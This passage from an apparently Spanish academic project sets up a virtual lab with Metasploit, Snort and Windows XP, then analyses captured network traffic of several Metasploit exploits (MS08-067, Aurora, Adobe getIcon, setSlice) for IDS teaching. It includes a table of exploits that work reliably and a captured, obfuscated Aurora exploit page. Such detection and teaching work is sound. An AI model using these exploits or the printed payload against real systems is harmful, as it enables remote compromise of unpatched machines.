

Figura 12. Gráfica de uso de sistemas operativos según mes

Teniendo en cuenta estos datos se toma la decisión de usar como sistema operativo a atacar Microsoft Windows XP.

Para solventar el sobrecoste que conlleva una licencia de Microsoft Windows XP, se ha decidido usar una máquina virtual que el Instituto Nacional de Estándares y Tecnología de los Estados Unidos (NIST) tiene a disposición publica para su descarga gratuita [20][21].

3.1.3 Configuración máquina virtual IDS

En esta sección se explica detalladamente la configuración de la máquina virtual que funciona como IDS usando Snort.

El sistema operativo seleccionado ha sido Linux Ubuntu 11.04, debido a que es una distribución de Linux gratuita, fácil de usar y estable. El IDS seleccionado ha sido Snort en su versión 2.8.5.2-7, ya que es la versión que se encuentra actualmente en el repositorio de paquetes SYNAPTIC. Este repositorio es usado por la distribución de Linux antes mencionada, lo cual facilitó la descarga, instalación y configuración de dicho software.

Las únicas configuraciones que se han cambiado tanto en el sistema operativo como en Snort han sido: el tamaño de los paquetes a analizar, y el uso del preprocesador de reglas *HTTP inspect* tal y como se explica a continuación.

Tamaño de paquetes:

El tamaño máximo de paquete para analizar por Snort es un parámetro que se debe pasar en el momento de arranque del IDS tal y como se describe a continuación:

```
> snort -dvi eth0 -A full -D -P 1580
```

Si no se pasa por parámetro el valor deseado, por defecto Snort toma el valor de 1500 bytes. Este valor no es válido en la configuración del sistema, debido a que el valor de *MTU (Maximun transfer unit)* definido por Ubuntu es 1514 bytes (1500 bytes del paquete y 14 de cabeceras). Por tanto Snort no analizaría ningún paquete.

Uso del Preprocesador de reglas HTTP inspect:

Se ha tomado la determinación de desactivar el preprocesador de *HTTP inspect* debido a que en las pruebas realizadas no se detectaba ningún patrón de las reglas creadas, por sencillas que fueran. Esto se debe a que la configuración por defecto está destinada a analizar anomalías en las cabeceras HTTP y no el contenido. Cuando se realizan ataques con Metasploit se debe realizar la búsqueda en el contenido *http,* por tanto el análisis de cabeceras no es de utilidad para este proyecto.

3.1.4 Selección de vulnerabilidades (exploits)

Para realizar la selección de los exploits a usar en este proyecto se ha tenido en cuenta que cumplan con las siguientes características:

- El objetivo debe ser Microsoft Windows XP SP2
- Ejecución exitosa en la mayoría de los casos
- No requieran reinicio de la máquina atacada
- No sea necesario realizar configuraciones adicionales a la máquina víctima

Teniendo en cuenta las anteriores características se realizó una búsqueda basada en la información que brinda Metasploit sobre cada uno de sus exploits en la descripción de los mismos. A continuación, en la Tabla 2, se muestran estos exploits y su ubicación dentro de Metasploit:

Identificador del exploit	Ubicación
adobe_geticon	exploits\Windows\browser
adobe_media_newplayer	exploits\Windows\browser
amaya_bdo	exploits\Windows\browser
ms06_013_createtextrange	exploits\Windows\browser
ms06_055_vml_method	exploits\Windows\browser
ms06_057_webview_setslice	exploits\Windows\browser
ms06_067_keyframe	exploits\Windows\browser
ms06_071_xml_core	exploits\Windows\browser

ms08_067_netapi	exploits\Windows\smb
Ms08_041_snapshotviewer	exploits\Windows\browser
ms09_072_style_object	exploits\Windows\browser
msvidctl_mpeg2	exploits\Windows\browser
winamp_playlist_unc	exploits\Windows\browser
ms10_002_aurora	exploits\Windows\browser
ms10_061_spoolss	exploits\Windows\smb
winzip_fileview	exploits\Windows\browser
adobe_jbig2decode	exploits\Windows\fileformat
adobe_media_newplayer	exploits\Windows\fileformat
adobe_u3d_meshdecl	exploits\Windows\fileformat

Tabla 2. Posibles exploits a usar con Windows XP SP2

Cada uno de los exploits mostrados en la Tabla 2 se ha ejecutado un total de tres veces para determinar la viabilidad de ejecución de manera consecutiva sin necesidad de reiniciar el equipo atacado, obteniendo los siguientes resultados:

	Identificador del exploit	Test 1	Test 2	Test 3	Válido
1	*adobe_geticon*	✓	✓	✓	✓
2	*adobe_media_newplayer*	✓	×	×	×
3	*amaya_bdo*	✓	✓	✓	✓
4	*ms06_013_createtextrange*	✓	✓	✓	✓
5	*ms06_055_vml_method*	✓	×	×	×
6	*ms06_057_webview_setslice*	✓	✓	✓	✓
7	*ms06_067_keyframe*	✓	✓	✓	✓
8	*ms06_071_xml_core*	✓	×	×	×
9	*ms08_067_netapi*	✓	✓	✓	✓
10	*Ms08_041_snapshotviewer*	✓	×	×	×
11	*ms09_072_style_object*	✓	×	×	×
12	*msvidctl_mpeg2*	✓	✓	✓	✓
13	*winamp_playlist_unc*	✓	×	×	×
14	*ms10_002_aurora*	✓	✓	✓	✓
15	*Ms10_061_spoolss*	×	×	×	×
16	*winzip_fileview*	×	×	×	×
17	*adobe_jbig2decode*	×	×	×	×

18	*adobe_media_newplayer*	✓	×	×	✗
19	*adobe_u3d_meshdecl*	✓	×	×	✗

Tabla 3. Resultados de los test realizados indicando la validez del exploit para su uso

La tabla anterior muestra los tres test realizados a cada uno de los exploits seleccionados. En caso que los tres se hayan podido ejecutar correctamente el exploit se considerará válido para la realización de las prácticas con los alumnos. Se marca con (✓) en caso que se haya podido ejecutar el exploit de manera exitosa y con (×) en caso contrario. Cuando los 3 test realizados sean satisfactorios se marca con (✓) en la columna "Válido" o se marca con (✗) en caso contrario.

Teniendo en cuenta los resultados obtenidos con las pruebas anteriores se han seleccionado los siguientes 8 exploits:

	Identificador del exploit
1	*adobe_geticon*
2	*amaya_bdo*
3	*ms06_013_createtextrange*
4	*ms06_057_webview_setslice*
5	*ms06_067_keyframe*
6	*ms08_067_netapi*
7	*msvidctl_mpeg2*
8	*ms10_002_aurora*

Tabla 4. Exploits Seleccionados

En la sección 3.2 se realizará un análisis detallado de los exploits seleccionados. Para la realización de este análisis se ha utilizado los paquetes capturados mediante el uso de Wireshark.

En este proyecto el único payload, de los incluidos en Metasploit, que será usado es *Meterpreter* (abreviatura de Meta-Interpreter en inglés). Este es un payload muy completo desarrollado también por los creadores de Metasploit que se utiliza cuando la máquina atacada usa Microsoft Windows. Proporciona acceso a una consola de la máquina víctima permitiendo controlar muy fácilmente dicha máquina, además de muchas otras opciones que están fuera del alcance de este proyecto [7].

3.1.5 Arquitectura definitiva

A continuación se muestra la arquitectura definitiva usada para la ejecución de las prácticas, primero se muestra el esquema y la de configuración de las máquinas virtuales, finalizando con el esquema de red virtual.

Una vez que se ha seleccionado el sistema operativo a atacar, se ha procedido a la selección del software de virtualización. Para esto se ha tenido en cuenta la portabilidad y sobre todo compatibilidad. Por tanto se ha seleccionado VMware player versión 3.1 por su compatibilidad con Windows y Linux, además de la facilidad de encontrar documentación y soporte.

Tal y como se muestra en la siguiente figura (Figura 13), la virtualización del entorno de prácticas es llevada a cabo con un solo ordenador real que funciona como alojamiento para las tres máquinas virtuales que se crearon (MV1, MV2 y MV3).



Figura 13. Configuración de las máquinas virtuales

Características máquina virtual MV1 (Atacante):

Hardware:

- Un procesador
- 512 MB de memoria RAM
- 1 tarjeta de red
- 20 GB de disco duro virtual

Software:

- Sistema operativo: Ubuntu Linux 11.04
- Metasploit
- Wireshark

Características máquina virtual MV2 (Detectora)*:

Hardware:

- Un procesador
- 512 MB de memoria RAM
- 2 tarjetas de red
- 20 GB de disco duro virtual

Software:

- Sistema operativo: Ubuntu Linux 11.04
- Snort

* De esta máquina existen 2 versiones, una con las reglas creadas en este proyecto y otra sin reglas, para que el alumno cree las suyas.

Características máquina virtual MV3 (Víctima):

Hardware:

- Un procesador
- 512 MB de memoria RAM
- 1 tarjeta de red
- 20 GB de disco duro virtual

Software:

- Sistema operativo: Microsoft Windows XP SP2
- Amaya (navegador web vulnerable)
- Adobe Reader 9.0

Como es posible apreciar en las características de las máquinas virtuales, la máquina MV2 es la única que dispone de 2 tarjetas de red. Esto es con el fin de proporcionarle a esta máquina una conexión a Internet para poder realizar el envío del registro de alertas que genera Snort. Este registro le servirá al profesor como mecanismo de verificación de que los resultados obtenidos por parte de los alumnos han sido satisfactorios. Esta tarjeta de red virtual es la única que está configurada en VMware Player para usar en modo "NAT" (Network Address Translation), permitiendo así, el acceso a Internet que se necesita. El resto de tarjetas de red virtuales están configuradas en modo "Host Only" el cual nos permite una comunicación con el ordenador anfitrión y el resto de máquinas virtuales.

Se debe tener en cuenta que el ordenador anfitrión es solo el soporte para el software de virtualización y no juega ningún papel adicional en la realización de las prácticas. La red que se crea es una red interna y en ningún momento afecta a la red del aula donde se realiza la práctica.



Figura 14. Esquema red virtual

3.2 Análisis y auditoría de exploits

Se debe tener en cuenta que la realización del análisis que a continuación se detalla se ha realizado en base a los paquetes capturados con el uso de Wireshark de varias ejecuciones de cada uno de los exploits.

Para cada uno de los exploits analizados se han tenido en cuenta los siguientes aspectos:

- **Exploit:** nombre del exploit que se analiza.
- **Tipo de exploit:** indica el tipo de exploit según la catalogación Metasploit. En este proyecto se han usado dos:
  - **SMB:** usa el protocolo SMB de Microsoft.
  - **BROWSER**: para su ejecución se debe usar un explorador web y Metasploit genera un servidor web que se encarga de enviar a la víctima el código malicioso.
- **Descripción**: breve descripción de la vulnerabilidad y de las acciones realizadas por el exploit en el sistema atacado. Según fuentes consultadas.
- **Fecha de notificación de la vulnerabilidad:** día en el que fue notificada dicha vulnerabilidad.
- **Referencias:** referencia de donde se obtuvieron los datos anteriores.
- **Sistemas afectados:** sistemas operativos y versiones que se ven afectadas.
- **Análisis de la captura sin Payload**: análisis de la captura realizada con Wireshark sin ejecución de código después del lanzamiento del exploit.
- **Intercambio de mensajes:** figura que muestra los principales mensajes intercambiados entre cliente y servidor.

3.2.1 Exploit: MS08_067_NETAPI

Tipo de exploit: SMB

Descripción:

Este exploit afecta al protocolo de intercambio de archivos e impresoras de Microsoft SMB (*Server Message Block*). Se aprovecha de un fallo en el análisis gramatical para el proceso de normalización de las rutas relativas. Es capaz de saltar el bit NX (no ejecución emulado por software) en varios sistemas operativos de la familia Microsoft Windows y con diferentes Service Packs. Obligatoriamente se debe seleccionar como objetivo uno de los sistemas operativos afectados con el fin de evitar que el servicio de servidor tenga fallos y poder asegurar la finalización la ejecución del exploit. Windows XP es capaz de mantenerse en funcionamiento después de múltiples ataques de manera consecutiva, mientras Windows server 2003 suele tener fallos cuando se realizan varios intentos.

Fecha de notificación de la vulnerabilidad: 23/10/2008

Referencias:

http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250

Sistemas afectados:

- Windows 2000 SP4
- Windows XP con SP0, SP1, SP2, SP3
- Windows server 2003 SP1 y SP2
- Windows server 2008
- Windows Vista Gold y SP1
- Windows 7 Pre-beta

Análisis de la captura sin Payload:

Lo primero que hace durante la ejecución del exploit es el proceso de establecimiento de conexión TCP de tres vías *(Figura 15. mensajes 1 a 3*) con los servicios de directorio (microsoft-ds). Una vez finalizado el proceso de establecimiento de conexión TCP se procede a realizar una nueva autenticación usando el protocolo SMB (*Server Message Block*) para establecer la versión a utilizar (Figura 15. *mensajes 4 y 5*).

Una vez finalizada esta etapa el equipo atacante envía una petición de negociación NTLMSSP (NT LAN Manager Security Support Provider) *(Figura 15mensajes 6 y 7*) donde el ordenador atacado responde solicitando más información. Es entonces cuando el equipo atacante envía una petición de Autenticación sin la existencia de un usuario ni una contraseña. Esta conexión se establece exitosamente ya que se permite una conexión anónima (configuración por defecto). Por lo tanto, para protegerse de este exploit es recomendado que la configuración no admita la posibilidad de

conexiones anónimas (Figura 15. Mensajes 12 a 14), además de actualizar el sistema operativo.

Finalmente para terminar con el proceso de conexión se intenta acceder al directorio IPC& *(Inter-Process Comunication).* Este directorio es usado para establecer la conexión con los recursos compartidos como por ejemplo otros directorios o impresoras *(Figura 15 mensaje 9*).

Una vez que se ha establecido dicha conexión se realiza una solicitud para acceder al servicio \SRVSVC pero se deniega el acceso al ser un usuario no autenticado *(Figura 15 mansajes 13 a 15*), por lo tanto se hace una nueva solicitud pero en este caso al directorio \BROWSER en donde el ordenador atacado si acepta al acceso. A continuación el exploit realiza un llamado al servicio \SPOOLSS (*Figura 15 mensajes 15 a 23).* Este servicio permite utilizar la función *enumPrinters*, que además, admite llamar a la función de normalización NETRPRNAMECANONICALIZE. Función que tiene un fallo a la hora de realizar la normalización de rutas relativas. Después de haber enviado varios paquetes, es cuando se comienzan a enviar los datos para realizar la conexión por el puerto 4444 por donde se inyectará el payload de *Meterpreter (Figura 15mensajes 25*).

Intercambio de mensajes:



Figura 15 Intercambio de mensajes para el Exploit "MS08_067_netapi"

3.2.2 Exploit: MS10_002_AURORA

Tipo de exploit: BROWSER

Descripción:

Se aprovecha un fallo en Internet Explorer que permite a un atacante ejecutar código arbitrario accediendo a puntero asociado a un objeto que ya ha sido borrado. Este fallo se debe a una mala inicialización de la memoria y a un mal manejo de los objetos en memoria. El fallo fue encontrado entre diciembre de 2009 y enero de 2010 durante la Operación Aurora. Esta vulnerabilidad también se conoce también con el nombre de "HTML Object Memory Corruption Vulnerability".

Fecha de notificación de la vulnerabilidad: 21/01/2010

Referencias:

http://www.microsoft.com/technet/security/bulletin/MS10-002.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0249

Sistemas afectados:

- Microsoft Internet Explorer en las versiones 6, 6 SP1, 7, y 8 sobre las siguientes versiones de Windows:
  - Windows 2000 SP4
  - Windows XP SP2 y SP3
  - Windows Server 2003 SP2
  - Windows Vista Gold, SP1 y SP2
  - Windows Server 2008 Gold, SP2 y R2
  - Windows 7

Análisis de la captura sin Payload:

Para una ejecución correcta, la víctima es quien debe conectarse al servidor atacante usando un explorador web. Como se puede observar en la captura primero se realiza el proceso de establecimiento de la conexión entre cliente y servidor mediante el proceso de saludo de tres vías de TCP/IP (three way handshake). Luego se continúa con la transmisión de los datos HTTP. Después, el cliente realiza un GET con el recurso solicitado. A continuación el servidor responde informando que el recurso ha sido movido y su nueva localización (esta nueva ubicación es aleatoria, siempre cambia con el fin de dificultar detecciones). Posteriormente el cliente solicita este nuevo recurso y el servidor responde con una página web con el siguiente código:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<script>
..var OcOYRpREwaBUEveiOjGgDGKnqeqCpMmG = '3... 5'; (El valor que
toma esta variable es muy grande)
..var wPiQukOEVKOcrNFjFIwWafpACppc = '';
..for (i = 0;i<OcOYRpREwaBUEveiOjGgDGKnqeqCpMmG.length;i+=2) {
...wPiQukOEVKOcrNFjFIwWafpACppc                                    +=
String.fromCharCode(parseInt(OcOYRpREwaBUEveiOjGgDGKnqeqCpMmG.subst
ring(i, i+2), 16));
..}
..var qJghr = location.search.substring(1);
..var ZHyulPZwYKsssAvsfvnvvTtNU = '';
..for (i=0;i<wPiQukOEVKOcrNFjFIwWafpACppc.length;i++) {
...ZHyulPZwYKsssAvsfvnvvTtNU                                       +=
String.fromCharCode(wPiQukOEVKOcrNFjFIwWafpACppc.charCodeAt(i)     ^
qJghr.charCodeAt(i%qJghr.length));
..}
..window["eKICvKICaKICl".replace(/[A-
Z]/g,"")](ZHyulPZwYKsssAvsfvnvvTtNU);
</script>
</head>
<body>
<span
id="JEuFvzuJLfRVrQNrryOFEFyIbJCZBcsYZkKRkbiwqWTAWtABmd"><iframe
src="/pruebabcWhevPxZcCXtmlNMxrwkjWEwRlzOfgpyiHrgkPFeNqpTdPDizROIWa
OkOUZxNWTKSEfmM.gif"       onload="UNApBASXagAKfpbyUdrAdiNer(event)"
/></span></body></html>
</body>
</html>
```

A continuación el cliente solicita el GIF que se indica en el código HTML y finalmente el servidor siempre responde como a continuación se muestra:

```
HTTP/1.1 200 OK
Content-Type: image/gif
Connection: Keep-Alive
Server: Apache
Content-Length: 43
GIF89a.............!.......,...........D..;
```

La función y la variable definidas en el código JavaScript son las encargadas de crear el puntero a memoria para luego liberar el espacio de memoria utilizado. Debido a que Microsoft Internet Explorer no elimina el puntero a la memoria utilizado, este apunta a una dirección en la cual no se encuentra ningún dato. Lo que permite al exploit ejecutar código arbitrariamente y así obtener el control de la máquina afectada.

Intercambio de mensajes:



Figura 16. Intercambio de mensajes para el Exploit "MS10_002_aurora"

3.2.3 Exploit: ADOBE_GETICON

Tipo de exploit: BROWSER

Descripción:

Se aprovecha de un fallo en el manejo de la pila (stack- based overflow). Se envía un argumento modificado que llama al método *geticon*() de un objeto destinado a la colaboración (*Adobe Collaboration methods*). Este fallo es debido al manejo incorrecto de ficheros PDF mal formados. El método mencionado falla a la hora de validar argumentos de tipo *String* provocando un desbordamiento de la pila.

Fecha de notificación de la vulnerabilidad: 03/07/2008

Referencias:

http://www.metasploit.com/modules/exploit/windows/browser/adobe_geticon
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-0927
http://osvdb.org/53647

Sistemas afectados:

- Adobe Acrobat
  - 7.0.9
  - 8.1.2
  - 9.0
- Adobe Reader
  - 7.0.9
  - 8.1.2
  - 9.0

Análisis de la captura sin Payload:

Para una ejecución correcta la víctima es quien debe conectarse al servidor atacante usando un explorador web y solicitando el PDF corrupto. Como se puede observar en la captura se realiza todo el proceso de establecimiento de la conexión entre cliente y servidor mediante el proceso de saludo de tres vías (three way handshake) (Figura 17 mensajes 1 a 3). Luego, el cliente hace una solicitud del recurso /prueba (Figura 17. mensaje 4). A continuación el servidor le envía el fichero PDF que contiene el llamado al método *geticon*() logrando el desbordamiento de la pila (Figura 17. mensajes 5 a 8), siendo en este momento cuando se empieza a ejecutar el código arbitrario deseado cambiando el puerto de uso al 4444 (Figura 17 mensajes 10 a 12).

Intercambio de mensajes:



Figura 17. Intercambio de mensajes Exploit "adobe_geticon"

3.2.4 Exploit: MS06_057_WEBVIEW_SETSLICE

Tipo de exploit: BROWSER

Descripción:

El explorador de Windows dispone varios modos de mostrar el contenido. *Web view*: es una de ellos. *WebViewFolderIcon* se usa para asignar los iconos de las diferentes carpetas o directorios en el modo de visualización *Web View*.

Se aprovecha de un fallo en el navegador Internet Explorer que permite denegación de servicio de manera remota. El problema se genera cuando se llama al método 'setSlice' de un objeto ActiveX *WebViewFolderIcon.WebViewFolderIcon.1* con el primer parámetro igual a '0x7ffffffe'. Con esto se crea copia inválida de la memoria y resulta en la ejecución de código arbitrario. Se pierde además, la disponibilidad del navegador.

Fecha de notificación de la vulnerabilidad: 10/10/2006

Referencias:

http://www.microsoft.com/technet/security/bulletin/MS06-057.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-3730
http://osvdb.org/27110

Sistemas afectados:

Los sistemas afectados son aquellos que en su configuración de fábrica tienen instalado el navegador web de Microsoft Internet Explorer 6 y se muestran a continuación:

- Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 y 2
- Microsoft Windows XP Professional x64 Edition
- Microsoft Windows Server 2003 y Microsoft Windows Server 2003 SP1
- Microsoft Windows Server 2003 y SP1 para sistemas Itanium
- Microsoft Windows Server 2003 x64 Edition

Análisis de la captura sin Payload:

Como se puede observar en la captura, se realiza el proceso de establecimiento de la conexión entre cliente y servidor mediante el saludo de tres vías (*three way handshake*) (Figura 18 mensajes 1 a 3). A continuación el cliente o víctima hace una solicitud del recurso"/prueba". Esta URI se encuentra el código maligno (Figura 18. mensaje 4). A continuación, el servidor envía el recurso solicitado (Figura 18. Mensajes 5 a 7).

